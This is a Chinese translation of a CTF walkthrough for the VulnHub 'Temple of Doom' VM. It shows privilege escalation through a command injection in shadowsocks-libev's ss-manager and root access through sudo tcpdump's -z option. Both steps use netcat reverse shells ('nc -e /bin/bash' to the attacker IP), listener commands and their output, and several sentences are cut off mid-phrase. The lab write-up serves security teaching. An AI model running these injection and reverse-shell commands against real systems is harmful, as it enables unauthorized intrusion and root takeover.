

原文：<https://resources.infosecinstitute.com/temple-of-doom-1-ctf-walkthrough-part-2/>

在本文中，我们将继续解决由0katz公布到VulnHub网站上的Temple of Doom CTF挑战题。

本文是这个CTF系列的第二部分。在上一篇文章中，我们获得了目标计算机的shell，不过我们的访问权限是受限的。根据作者对于相关VM的描述，该CTF的目标是获得目标

请注意：对于本文推荐下载的虚拟机，都是在Oracle的Virtual Box环境下运行的。其中，我们使用Kali Linux作为迎接该CTF挑战的攻击方机器。需要声明的是，文中所述的技术仅限于教育目的，否则的话，责任自负。

我们将使用192.168.1.9作为目标机器的IP地址，而将192.168.1.45作为攻击者的IP地址。请注意，这些IP地址在您的网络上可能有所不同，因为它们是由DHCP动态分配的。

通关过程

在上一篇文章中，我们已经获得了目标机器的shell访问权限，可惜的是，不是系统的root权限。

在使用具有有限权限的shell探索了一阵目标机器后，我们在目标系统又找到了一个用户。这个用户被称为“fireman”。准确来说，我们是通过分析“/etc/passwd”文件找到

```
abrt:x:173:173::/etc/abrt:/sbin/nologin
pipewire:x:982:980:PipeWire System Daemon:/var/run/pipewire:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
gnome-initial-setup:x:981:979::/run/gnome-initial-setup:/sbin/nologin
vboxadd:x:980:1::/var/run/vboxadd:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
tcpdump:x:72:72::/sbin/nologin
nginx:x:979:977:Nginx web server:/var/lib/nginx:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:976:Webalizer:/var/www/usage:/sbin/nologin
nodeadmin:x:1001:1001::/home/nodeadmin:/bin/bash
fireman:x:1002:1002::/home/fireman:/bin/bash
```


使用的命令：cat /etc/passwd

之后，我们尝试着访问该用户的home目录，遗憾的是，系统不允许当前用户访问该目录。由此看来，“fireman”用户账户下面可能还运行了其他进程。通过显示进程列表，


```
ps -aux | grep fireman
root      831  0.0  0.1 301464 4452 ?        S   02:45   0:00 su fireman -c /usr/local/bin/ss-manager
fireman   846  0.0  0.0 37060 3824 ?        Ss  02:45   0:00 /usr/local/bin/ss-manager
nodeadm+ 1127  0.0  0.0 213788 1076 ?        S   03:39   0:00 grep fireman
```

使用的命令：ps -aux | grep fireman


在上图高亮显示的区域内，可以看到有一个名为“ss-manager”的服务，它是以sudo用户身份运行的。借助于Google搜索，我们发现该服务属于“shadowsocks-libev”程序



当我们通过Github深入了解该服务器之后，通过网络搜索到了这项服务的漏洞利用程序：Google搜索页面给出的第一个结果就让我乐开了花！它来自于Exploit-DB，我们一



阅读上述漏洞利用代码后，我们发现它更像是成功利用该服务需要遵循的具体流程。这样的话，我们只需按照相应的步骤进行操作，具体如下图所示。




使用的命令：

- `python -c 'import pty;pty.spawn("/bin/bash")'`
- `nc -u 127.0.0.1 8839`
- `add: {"server_port":8003, "password":"test", "method":"||nc 192.168.1.45 4545 -e /bin/bash||"}`
- `nc -lvp 4545`

在上图中，第一个命令实际上是个Python命令，其作用是获取目标机器上的稳定shell。接下来，我们使用NetCat命令与目标计算机上运行的代理进行交互。之后，我们又运


在按顺序执行上述命令后，我们就得到了目标机器的另一个反向shell，不过，这次获得的是fireman用户对目标机器的访问权限，具体如下图所示。



```
root@kali: /home/nikhil
root@kali:/home/nikhil# nc -lvp 4545
listening on [any] 4545 ...
192.168.1.2: inverse host lookup failed: Unknown host
connect to [192.168.1.45] from (UNKNOWN) [192.168.1.2] 59944
id
uid=1002(fireman) gid=1002(fireman) groups=1002(fireman)
python -c 'import pty;pty.spawn("/bin/bash")'
[fireman@localhost root]$
```

之后，我们还得再次运行相应的Python命令，以在目标机器上获取稳定的shell。之后，可以再次运行sudo -l命令，看看这次用户身份是否为fireman，不过，我们得到了一个错误消息。

值得庆幸的是，这个错误消息提供了一些有用的线索，指出fireman用户可以通过sudo运行哪些命令，具体如下图所示。



```
[fireman@localhost tmp]$ sudo -l
sudo -l
Matching Defaults entries for fireman on localhost:
!visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR
LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
XAUTHORITY",
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User fireman may run the following commands on localhost:
(ALL) NOPASSWD: /sbin/iptables
(ALL) NOPASSWD: /usr/bin/nmcli
(ALL) NOPASSWD: /usr/sbin/tcpdump
[fireman@localhost tmp]$
```

从上面的屏幕截图中可以看出，有一些命令可以作为sudo用户（作为root用户）运行。所以，我们不妨借助tcpdump来获取系统的root访问权限。

为此，首先需要创建一个简单的文本文件，其中存放建立反向连接的命令，具体如下图所示。

```
[fireman@localhost root]$

[fireman@localhost root]$ cd /tmp
cd /tmp
[fireman@localhost tmp]$ echo "nc -e /bin/bash 192.168.1.45 5566" > shell
echo "nc -e /bin/bash 192.168.1.45 5566" > shell
[fireman@localhost tmp]$ chmod 777 shell
chmod 777 shell
[fireman@localhost tmp]$ ls -l shell
ls -l shell
-rwxrwxrwx 1 fireman fireman 34 Aug  2 05:53 shell
[fireman@localhost tmp]$
```

使用的命令：

- cd /tmp
- echo "nc -e /bin/bash 192.168.1.45 5566" > shell
- chmod 777 shell
- ls -l shell

下面，让我们来了解一下上图中各条命令的作用。在第一条命令中，我们将当前目录改为“tmp”目录。然后，创建了一个名为“shell”的文件，其中存放的是用NetCat建立反向连接。之后，我们打开另一个终端来监听5566端口的反向连接。现在，让我们运行另一个命令，通过tcpdump打开这个shell文件，这样就能获得目标机器的root访问权限了。

```
[fireman@localhost tmp]$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/shell -Z root
<i eth0 -w /dev/null -W 1 -G 1 -z /tmp/shell -Z root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
24 packets received by filter
0 packets dropped by kernel
[fireman@localhost tmp]$
```

```
root@kali: /home/nikhil#
root@kali: /home/nikhil#
root@kali: /home/nikhil# nc -lvp 5566
listening on [any] 5566 ...
192.168.1.2: inverse host lookup failed: Unknown host
connect to [192.168.1.45] from (UNKNOWN) [192.168.1.2] 51148
id
uid=0(root) gid=0(root) groups=0(root)
```

使用的命令：

- sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/shell -Z root
- nc -lvp 5566

从上面截图的高亮显示区域可以看到，我们运行的是带有sudo的tcpdump命令，并执行了shell文件，最终得到了目标机器的、具有root权限的反向连接shell。现在我们终于

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)